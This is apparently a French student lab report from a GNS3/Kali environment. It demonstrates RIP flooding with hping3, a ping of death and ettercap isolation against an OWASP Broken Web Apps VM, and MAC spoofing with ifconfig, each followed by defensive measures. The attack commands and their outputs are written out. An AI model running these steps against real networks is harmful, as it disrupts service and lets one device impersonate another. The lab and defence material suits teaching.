Une attaque de déni de service (DoS) sur le protocole RIP (Routing Information Protocol) fonctionne en envoyant un grand nombre de paquets RIP malveillants à un routeur cible dans le but de le submerger et de le rendre indisponible. Le protocole RIP est utilisé par les routeurs pour échanger des informations de routage entre eux et mettre à jour leurs tables de routage. En perturbant ce processus, une attaque DoS sur le RIP peut causer des perturbations importantes dans le réseau et rendre les ressources inaccessibles.

Les attaquants peuvent envoyer des paquets RIP malveillants de plusieurs façons, notamment en envoyant des paquets RIP avec de fausses informations de routage, en générant du trafic de routage fictif pour saturer la table de routage, ou en envoyant un grand nombre de paquets RIP à un routeur pour le submerger.

L'attaque de déni de service sur le RIP peut également être utilisée pour lancer une attaque de déni de service distribuée (DDoS) en utilisant plusieurs sources d'attaques pour envoyer des paquets RIP malveillants vers le routeur cible

comment on défendre contre cet attaque


1. Configurer un filtre de paquets pour les paquets RIP entrants : cela permettra de bloquer les paquets RIP malveillants et d'empêcher leur accès au routeur cible.
2. Configurer des limites de bande passante pour les paquets RIP : en limitant la bande passante allouée aux paquets RIP, cela peut aider à minimiser l'impact de

l'attaque en réduisant la quantité de trafic RIP que le routeur doit traiter.


3. Utiliser des mécanismes d'authentification pour garantir que seuls les routeurs autorisés sont autorisés à envoyer des mises à jour RIP : cela peut aider à empêcher les attaquants d'envoyer des paquets RIP malveillants en utilisant des adresses IP usurpées.

Implementation:(lab en gns3)

j'ai travaillé sur une topologie constitué par 2 routeurs et deux switches et 3 machines 2 machines lié au une switch et une machine lié en autre switch comme la topologie suivant



voila j'ai configuré les les machines et le routeur par le protocole RIP protocoles



```
Connected to Dynamips VM "R1" (ID 1, type c1700) - Console port
Press ENTER to get the prompt.
Interface Ethernet0, changed state to administratively down
*Mar  1 00:00:06.531: %LINK-5-CHANGED: Interface FastEthernet0, changed state to
administratively down
R1#
R1#
R1#
R1#
R1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#int fa
R1(config)#int fastEthernet 0
R1(config-if)#ip ad
R1(config-if)#ip add
R1(config-if)#ip address 192.168.70.1 255?
A.B.C.D

R1(config-if)#ip address 192.168.70.1 255.255.255.0
R1(config-if)#no sh
R1(config-if)#exit
*Mar  1 01:10:43.943: %LINK-3-UPDOWN: Interface FastEthernet0, changed state to
up
R1(config-if)#exit
R1(config)#int eth
R1(config)#int ethernet 0
R1(config-if)#ip addre
R1(config-if)#ip address 2.0.0.1 255.255.255.252
R1(config-if)#NO SH
R1(config-if)#
*Mar  1 01:14:09.767: %LINK-3-UPDOWN: Interface Ethernet0, changed state to up
*Mar  1 01:14:10.767: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0,
changed state to up
R1(config-if)#DO WR
Building configuration...
[OK]
R1(config)#DO SH IP INT
Ethernet0 is up, line protocol is up
```

et j'ai configuré le protocole RIP dans les deux routeur comme le suivant

```
R1(config)#router rip
R1(config-router)#network 192?
A.B.C.D

R1(config-router)#network 192.168.70.0
R1(config-router)#network 2.0.0.0
R1(config-router)#exit
R1(config)#do wr
Building configuration...
[OK]
R1(config)#
```

voila je teste la connectivité pour avoir si on a fait la bonne configuration
j'ai lancé une ping dans la machine VPC2 to attaquant (ubuntu machine)

```
PC2> ping 192.168.70.12
84 bytes from 192.168.70.12 icmp_seq=1 ttl=62 time=3.751 ms
84 bytes from 192.168.70.12 icmp_seq=2 ttl=62 time=46.648 ms
84 bytes from 192.168.70.12 icmp_seq=3 ttl=62 time=47.966 ms
84 bytes from 192.168.70.12 icmp_seq=4 ttl=62 time=42.946 ms
84 bytes from 192.168.70.12 icmp_seq=5 ttl=62 time=41.917 ms
^C
PC2> [ ]
```

et je teste ping dans R2 a l'interface de routeur R1 est ça fonctionne bien

```
R2#ping 2.0.0.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 2.0.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/26/48 ms
R2#
```

voilà on va aller pour lancer notre attaque on utilisant l'outil **Hping3**

et j'ai lancé wireshark pour avoir la circulation de traffic

No.	Time	Source	Destination	Protocol	Length	Info
1489	166.470181	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=22200, ID=0099) [Reassembled in #1507]
1490	166.470308	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=23680, ID=0099) [Reassembled in #1507]
1491	166.470342	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=25160, ID=0099) [Reassembled in #1507]
1492	166.470363	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=26640, ID=0099) [Reassembled in #1507]
1493	166.470478	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=28120, ID=0099) [Reassembled in #1507]
1494	166.470507	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=29600, ID=0099) [Reassembled in #1507]
1495	166.470619	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=31080, ID=0099) [Reassembled in #1507]
1496	166.470647	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=32560, ID=0099) [Reassembled in #1507]
1497	166.470667	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=34040, ID=0099) [Reassembled in #1507]
1498	166.470817	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=35520, ID=0099) [Reassembled in #1507]
1499	166.470848	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=37000, ID=0099) [Reassembled in #1507]
1500	166.470868	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=38480, ID=0099) [Reassembled in #1507]
1501	166.470999	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=39960, ID=0099) [Reassembled in #1507]
1502	166.471040	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=41440, ID=0099) [Reassembled in #1507]
1503	166.471158	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=42920, ID=0099) [Reassembled in #1507]
1504	166.471176	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=44400, ID=0099) [Reassembled in #1507]
1505	166.471196	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=45880, ID=0099) [Reassembled in #1507]
1506	166.471311	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=47360, ID=0099) [Reassembled in #1507]
1507	166.471342	192.168.70.12	192.168.70.1	RIP	1202	Unknown command (88)[Malformed Packet]
1508	167.446876	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=0, ID=0099) [Reassembled in #1541]
1509	167.447295	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=1480, ID=0099) [Reassembled in #1541]
1510	167.447352	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=2960, ID=0099) [Reassembled in #1541]
1511	167.447398	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=4440, ID=0099) [Reassembled in #1541]
1512	167.447507	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=5920, ID=0099) [Reassembled in #1541]
1513	167.447528	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=7400, ID=0099) [Reassembled in #1541]

> Frame 1: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
> Ethernet II, Src: d0:01:28:e3:00:00 (d0:01:28:e3:00:00), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 192.168.70.12, Dst: 192.168.70.1
> User Datagram Protocol, Src Port: 520, Dst Port: 520
> Routing Information Protocol

0000 ff ff ff ff ff ff dd 01 28 e3 00 00 08 00 45 c0(.....E.....)
0010 00 48 00 00 00 00 02 11 b1 3c c0 a8 46 01 ff H.....<.....
0020 ff ff 02 08 02 08 00 34 2f 1c 02 01 00 00 00 024 /.....
0030 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00*****
0040 00 01 00 02 00 00 c0 a8 01 00 00 00 00 00 00 00*****
0050 00 00 00 00 00 00 00*****

après passer a peut prier 30 minutes de lancer l'attaque

je lance ping dans R2 a l'un des interfaces de R1 et voila n'a pas de reponse

```
R2#ping 192.168.70.1 REpeat 199
Type escape sequence to abort.
Sending 199, 100-byte ICMP Echos to 192.168.70.1, timeout is 2 seconds:
.....
```

PING OF DEATH :

Le "ping de la mort" est un type d'attaque qui exploite une vulnérabilité dans le protocole Internet Control Message Protocol (ICMP). Dans ce type d'attaque, un attaquant envoie un paquet ICMP surdimensionné (généralement plus grand que 65 536 octets) à un ordinateur cible, le faisant planter ou devenir instable.



L'attaque du ping de la mort peut être particulièrement dangereuse car elle peut causer une attaque de déni de service (DoS) à distance, qui peut être difficile à défendre. De plus, l'attaque peut être lancée à partir d'un seul ordinateur avec une connexion de bande passante relativement faible, ce qui permet à un seul attaquant de perturber un grand réseau.

comment on défendre contre cet attaque :

Pour se défendre contre cette attaque, voici quelques mesures que vous pouvez prendre :

1. Mettez à jour votre système d'exploitation : Les dernières mises à jour de sécurité incluent souvent des correctifs pour des vulnérabilités connues qui pourraient être exploitées lors d'une attaque de ping of death.
2. Utilisez un pare-feu : Les pare-feux peuvent aider à bloquer les paquets ping malveillants avant qu'ils n'atteignent le système cible.
3. Utilisez des outils de détection d'attaques : Les outils de détection d'attaques, tels que Snort, peuvent être utilisés pour détecter et bloquer les paquets ping malveillants avant qu'ils n'affectent le système cible.

4. Configurez les paramètres réseau : Il est possible de limiter la taille des paquets ping que votre système accepte pour réduire les risques d'attaques de ping of death. Vous pouvez également configurer votre pare-feu pour bloquer les paquets ping provenant de sources non fiables ou inconnues.


Implementation(LAB):

les outils


kali linux :comme attaquant

owasp vm : comme victim

on va lancer le server apache2 dans mon kali linux pour qu'il puisse accéder à la page web de mon owasp vm



maintenant pour faire une attaque de ping of death on peut faire ping avec une change dans le size de de données envoie a la victim de 64 à 65507 octets



The screenshot shows a terminal window with two sessions. The first session at the top shows the command `service apache2 start`. The second session below it shows the command `ping -s 65507 10.10.10.136`. The output of the ping command is displayed, showing multiple ICMP echo requests being sent to the target IP address. The terminal window has a dark background with light-colored text. A vertical yellow highlight bar is positioned on the left side of the terminal window, covering the first few lines of each session.

```
(abdelrahman@kali)-[~]
$ service apache2 start

(abdelrahman@kali)-[~]
$ ping -s 65507 10.10.10.136
PING 10.10.10.136 (10.10.10.136) 65507(65535) bytes of data.
65515 bytes from 10.10.10.136: icmp_seq=1 ttl=64 time=7.88 ms
65515 bytes from 10.10.10.136: icmp_seq=2 ttl=64 time=10.2 ms
65515 bytes from 10.10.10.136: icmp_seq=3 ttl=64 time=11.9 ms
65515 bytes from 10.10.10.136: icmp_seq=4 ttl=64 time=9.25 ms
65515 bytes from 10.10.10.136: icmp_seq=5 ttl=64 time=11.3 ms
65515 bytes from 10.10.10.136: icmp_seq=6 ttl=64 time=15.5 ms
65515 bytes from 10.10.10.136: icmp_seq=7 ttl=64 time=22.3 ms
65515 bytes from 10.10.10.136: icmp_seq=8 ttl=64 time=8.64 ms
65515 bytes from 10.10.10.136: icmp_seq=9 ttl=64 time=25.5 ms
65515 bytes from 10.10.10.136: icmp_seq=10 ttl=64 time=17.1 ms
65515 bytes from 10.10.10.136: icmp_seq=11 ttl=64 time=7.16 ms
65515 bytes from 10.10.10.136: icmp_seq=12 ttl=64 time=11.1 ms
65515 bytes from 10.10.10.136: icmp_seq=13 ttl=64 time=7.20 ms
```

voila si on lance cette attaque dans plusieurs terminal , il peut donner des résultats plus mieux que un seul

mais pour avoir une résultats plus efficace je vais utiliser une autre outil qui s'appelle **ettercap**

Ettercap est un outil de sécurité réseau open-source populaire utilisé pour l'analyse et la surveillance de réseaux. Il est conçu pour intercepter et enregistrer le trafic réseau, l'analyser et effectuer différents types d'attaques sur le réseau. Il peut être utilisé à diverses fins, telles que le dépannage de réseau, la vérification de la sécurité d'un réseau et la surveillance de l'activité du réseau.

voila on lance cette commande

`ettercap /isolate 10.10.10.136///`

et voila après quelque minutes j'actualise le page et comme vous voyez ,elle très lente .

Fichier Actions Éditer Vue Aide

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth0 → 00:0C:29:CA:5D:85
10.10.10.135/255.255.255.0
fe80::20c:29ff:fea:5d85%64

SSL dissection needs a valid 'redir_command_on' script in the ettercap.conf file.
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tentative
Privileges dropped to EUID 65534 EGID 65534 ...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Starting Unified sniffing ...

Text only Interface activated ...
Hit 'h' for inline help

Activating isolate plugin ...

isolate: 10.10.10.135 added to the list
isolate: 10.10.10.254 added to the list
DHCP: [00:0C:29:79:F2:46] REQUEST 10.10.10.136
DHCP: [10.10.10.254] ACK : 10.10.10.136 255.255.255.0 GW 10.10.10.2 DI

* owaspbwa OWASP Broken Web Application Project | +

← → × ⌂ 10.10.10.136

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB



owasp
OWASP Broken Web Application Project

Version 1.2


This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Application Project](#), which are listed below. More information about this project can be found in the [OWASP Wiki](#). For details about the known vulnerabilities in these applications, see <https://sourceforge.net>

 !!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" machine settings !!!

Mac Spoofing

Le MAC spoofing est une technique qui implique de changer l'adresse MAC (Media Access Control) d'un périphérique sur un réseau. L'adresse MAC est un identifiant unique attribué à chaque périphérique réseau, et est utilisé pour identifier et communiquer avec d'autres périphériques sur le réseau. En modifiant l'adresse MAC, un périphérique peut se faire passer pour un autre périphérique sur le réseau.

comment on fonctionne ?



La méthode de MAC spoofing peut varier selon les périphériques et les systèmes d'exploitation utilisés, mais en général, elle implique la modification de l'adresse MAC de la carte réseau ou de l'interface réseau du périphérique. Cela peut être fait à l'aide de divers outils, tels que macchanger sous Linux ou SpoofMAC sous Windows.

Il est important de noter que le MAC spoofing seul ne permet pas toujours d'accéder à un réseau ou à un périphérique. D'autres formes d'attaques peuvent être nécessaires pour y parvenir, telles que l'exploitation de vulnérabilités dans les protocoles de réseau ou les logiciels. Par conséquent, il est important de suivre les directives éthiques et d'obtenir la permission avant de réaliser tout test de réseau ou de pénétration qui implique le MAC spoofing ou d'autres techniques qui peuvent affecter la sécurité du réseau.

comment on defondre

Il existe plusieurs mesures que vous pouvez prendre pour vous protéger contre le MAC spoofing :

1. Utilisez des méthodes d'authentification supplémentaires : Les méthodes d'authentification supplémentaires telles que les certificats numériques, les mots de passe forts et les clés de sécurité peuvent aider à empêcher les attaquants d'accéder à votre réseau en utilisant une adresse MAC falsifiée.
2. Utilisez des protocoles de sécurité réseau tels que le WPA2 : Les protocoles de sécurité réseau tels que le WPA2 peuvent aider à protéger votre réseau contre les attaques de type MAC spoofing.
3. Surveillez votre réseau : Surveillez régulièrement votre réseau pour détecter les adresses MAC suspectes ou inconnues. Vous pouvez utiliser des outils de surveillance réseau pour suivre les activités suspectes sur votre réseau.
4. Restreindre l'accès physique à votre matériel réseau : Restreindre l'accès physique à votre matériel réseau peut aider à empêcher les attaquants d'accéder physiquement à votre réseau et d'effectuer une attaque de type MAC spoofing.
5. Mettez à jour régulièrement vos appareils : Assurez-vous de maintenir à jour les appareils connectés à votre réseau, car les vulnérabilités dans les logiciels obsolètes peuvent être exploitées par les attaquants pour effectuer une attaque de type MAC spoofing.

Implementation (lab)

les outils :

kali linux :comme attaquant

owasp vm :comme target

but : de spoofing adresse mac de target par l'attaquant (kali linux)

1 on commence le fonctionnement de les deux machines soit kali soit owasp vm

2 on détermine l'adresse mac de owasp vm par la commande ***ifconfig***

```

root@owaspbwa:~# ifconfig ig
eth0      Link encap:Ethernet HWaddr 00:0c:29:79:f2:a6
          inet addr:10.10.10.136 Bcast:10.10.10.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe79:f2a6/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:31 errors:0 dropped:0 overruns:0 frame:0
             TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:2590 (2.5 KB) TX bytes:8205 (8.2 KB)
             Interrupt:18 Base address:0x1400

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:16436 Metric:1
             RX packets:43 errors:0 dropped:0 overruns:0 frame:0
             TX packets:43 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:14673 (14.6 KB) TX bytes:14673 (14.6 KB)

```

3 après ça on va aller pour spoof addresse mac de notre target par la machine attaquant

```

[~] (abdellah㉿kali)-[~]
$ ifconfig eth0 down
SIOCSIFFLAGS: Operation non permise

[~] (abdellah㉿kali)-[~]
$ sudo ifconfig eth0 down
[sudo] Mot de passe de abdellah :

[~] (abdellah㉿kali)-[~]
$ sudo ifconfig eth0 ether 00:0c:29:79:f2:a6

[~] (abdellah㉿kali)-[~]
$ sudo ifconfig eth0 up

[~] (abdellah㉿kali)-[~]
$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet6 fe80::20c:29ff:fe79:f2a6 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:79:f2:a6 txqueuelen 1000 (Ethernet)
          RX packets 300 bytes 56650 (55.3 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 165 bytes 16810 (16.4 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
          device interrupt 19 base 0x2000

[~] (abdellah㉿kali)-[~]
$ 

```

on fait un simple ping a notre target pour vérifier si on a mac spoofing

```

[~] (abdellah㉿kali)-[~]
$ ping 10.10.10.136
PING 10.10.10.136 (10.10.10.136) 56(84) bytes of data.
64 bytes from 10.10.10.136: icmp_seq=1 ttl=64 time=0.959 ms
64 bytes from 10.10.10.136: icmp_seq=2 ttl=64 time=1.32 ms
64 bytes from 10.10.10.136: icmp_seq=3 ttl=64 time=1.24 ms
64 bytes from 10.10.10.136: icmp_seq=4 ttl=64 time=1.33 ms
64 bytes from 10.10.10.136: icmp_seq=5 ttl=64 time=1.23 ms
64 bytes from 10.10.10.136: icmp_seq=6 ttl=64 time=1.69 ms
64 bytes from 10.10.10.136: icmp_seq=7 ttl=64 time=1.11 ms
^C
--- 10.10.10.136 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 5998ms
rtt min/avg/max/mdev = 0.959/1.267/1.687/0.208 ms

```

